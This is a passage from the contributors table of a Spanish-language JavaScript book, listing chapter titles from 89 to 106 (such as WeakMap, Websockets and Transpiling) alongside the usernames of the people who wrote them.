89	Prototipos, objetos	Aswin
90	Prueba de unidad	4m1r, Dave Sag, RamenChef

Javascript

91	requestAnimationFrame	HC_ , kamoroso94 , Knu , XavCo7
92	Secuencias de escape	GOTO 0
93	Setters y Getters	Badacadabra , Joshua Kleveter , MasterBob , Mike C
94	Simbolos	Alex Filatov , cswl , Ekin , GOTO 0 , Matthew Crumley , rfsbsb
95	Tarea de destrucción	Anirudh Modi , Ben McCormick , DarkKnight , Frank Tan , Inanc Gumus , little pootis , Luís Hendrix , Madara Uchiha , Marco Scabbiolo , nem035 , Qianyue , rolando , Sandro , Shawn , Stephen Leppik , Stides , wackozacko
96	Técnicas de modularización	A.M.K , Downgoat , Joshua Kleveter , Mike C
97	Temas de seguridad	programmer5000
98	Tilde ~	ansjun , Tim Rijavec
99	Tipos de datos en Javascript	csander , Matas Vaitkevicius
100	Trabajadores	A.M.K , Alex , bloodyKnuckles , Boopathi Rajaa , geekonaut , Kayce Basques , kevguy , Knu , Nachiketha , NickHTTPS , Peter , Tomáš Zato , XavCo7
101	Transpiling	adriennetacke , Captain Hypertext , John Syrinek , Marco Bonelli , Marco Scabbiolo , Mike McCaughan , Pyloid , ssc-hrep3
102	Usando javascript para obtener / configurar variables personalizadas de CSS	Anurag Singh Bisht , Community , Mike C
103	Variables de JavaScript	Christian
104	WeakMap	Junbang Huang , Michał Perłakowski
105	WeakSet	Michał Perłakowski
106	Websockets	A.J , geekonaut , kanaka , Leonid , Naeem Shaikh , Nick Larsen , Pinal , Sagar V , SEUH